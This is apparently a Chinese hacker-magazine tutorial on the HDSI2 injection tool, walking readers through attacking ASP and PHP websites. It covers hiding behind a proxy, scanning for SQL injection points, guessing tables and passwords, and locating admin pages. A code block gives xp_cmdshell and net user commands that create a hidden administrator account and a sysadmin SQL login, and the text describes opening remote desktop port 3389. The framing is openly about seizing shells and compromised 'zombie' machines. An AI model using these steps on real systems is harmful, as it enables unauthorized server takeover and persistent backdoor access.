


图 1

首先让我来介绍一下吧，这款工具的这个版本是在2005年5月12号正式开发出来的，是专门为黑客x档案打造的专版工具。以前有过几个版本，但是现在我手上的这是最新修正版，也是最终版。因为作者（教主）说以后不再修正了，也不再对此工具做任何研究了。这个工具最大的特点在于：第一，它集合了许多现在常用的黑客入侵工具的功能；第二，它在速度和准确率上比那些工具又有非常明显的改善。

这里我为了不让气氛过于沉闷，就在实践入侵中带领大家体会一下HDSI2的各项功能吧。（菜鸟欢呼中，又可以获得SHELL，抓肉鸡了）先不要急啊，为了安全起见，我们先设置好代理，虽然不是一定保险，至少给对方查找我们的入侵痕迹的时候，留下了些困难。打开工具，来到“代理设置”这个功能板块，把代理服务器端口、账户、密码设置好以后，我们就开始来尝试它的其它功能了。

先来介绍一些，大家都比较熟悉的吧，倒数第二的“旁注／IP域名”板块，这里的功能，我相信大家经过上一期的那篇hajuneck的《旁注工具完全体验》指点之后，都已经很熟透地掌握了，所以我也就不多介绍了。无非就是这么个流程：输入域名→查询绑定ip域名，然后查询上传页面→上传木马。不过有点不足之处就是，它的上传功能比较少，浏览网页也没有获得cookie和修改cookie的，没有那个明小子的功能强大，但是速度确实是快，还有毕竟这款工具不是专门的旁注工具，而是注入工具，最大的特点是可以轻松，方便地对付asp和php网站的注入。好了，那么我们就针对它的注入功能来详解了。

ASP注入小简介

开始，找到你的目标网站，然后进入“扫描注入点”板块，输入网址，即可开始扫描此网站的注入点了。这里很简单，不多说，截个图片，大家看看就好，如图2。呵呵，注入点一大堆哦。大家这次爽了吧。




图2

继续，返回到第一个板块→“注入分析”，把刚才扫描到的注入点输入，然后就开始注入吧。接着就是猜解“表名”了，再接着猜解“列名”，然后就是把密码和用户猜出来，再转到“扫描后台”板块，把后台扫描出来，就ok了……这些事情就留给大家自己体验了，什么都给我说完了，那多没意思啊，如图3。




图3

同志们，有句话是这么说的，“自己动手，丰衣足食”哦。还有个跨库的功能，就是说可以查出此服务器上的其他的数据库，并且进行跨库查询，这也很有用的哦。前段时间还流行这跨库入侵呢，好好地利用这个功能，说不定在你平时入侵棘手之时，会给你一个很大的帮助呢！图4。




图4

“高级命令”这个板块呢，平时很少人用到，其实这是很重要的哦，利用得当的话，可以让你在仅拥有一个注入点的情况下，不用得到shell，加上简单的几条cmd命令，或者sql命令，就有控制服务器的可能哦。在“命令行执行”这个栏目，有cmd命令和sql命令的选项。

如果权限足够，你可以直接添加系统用户，如果使用sql命令，你可以直接添加数据库用户，然后用光芒的那个登陆器来登陆。这里我把常用的cmd命令和sql命令列出来给你们吧。(免得菜鸟又呱呱乱叫了。)

```
——DOS命令 — 列目录——
dir c:\
dir d:\

——DOS命令 — 添加管理员——
net user MyName 123456 /add
net localGroup Administrators MyName /add

——SQL语句——
exec xp_cmdshell 'net user MyName 123456 /add'
exec xp_cmdshell 'net localGroup Administrators MyName /add'
exec master..sp_addlogin UserName,Password
exec master..sp_addsrvrolemember UserName,sysadmin
```

如果xp_cmdshell存储被删除了，我们可以直接恢复，有个恢复cmd的功能；另外，我们如果利用命令建立用户成功了，那么这里作者给大家提供了一个方便的功能——直接开终端3389端口，如图5。




图5

我这里执行了exec xp_cmdshell 'net user MyName 123456 /add'得到的返回结果是成功的，那么说明我们加用户成功了，接着就用：exec xp_cmdshell 'net localGroup Administrators MyName'这条指令添加为管理员，那就ok了。然后就是用sql连接器连接了。还有个注册表操作，也可以读出注册表的内容，如图6。




图6

这个功能的作用说大不大，说小不小，如果读出了注册表的内容，可以直接从SQL命令那边创建用户。还有开3389，刚才我们前面开3389就是通过注册表来实现的。不过作者为了方便用户，把它简化为一个控键而已。(至于加用户，这里不好做实验，因为需要很多特殊的情况配合，而且要很熟悉注册表，所以说啊，

要做黑客，必须学很多计算机的相关知识的，没有耐心，没有恒心的人，请你放弃吧。）

再看看“列目录”这个栏目，呵呵，只需一个注入点，就可以列出它的系统目录了，如图7。

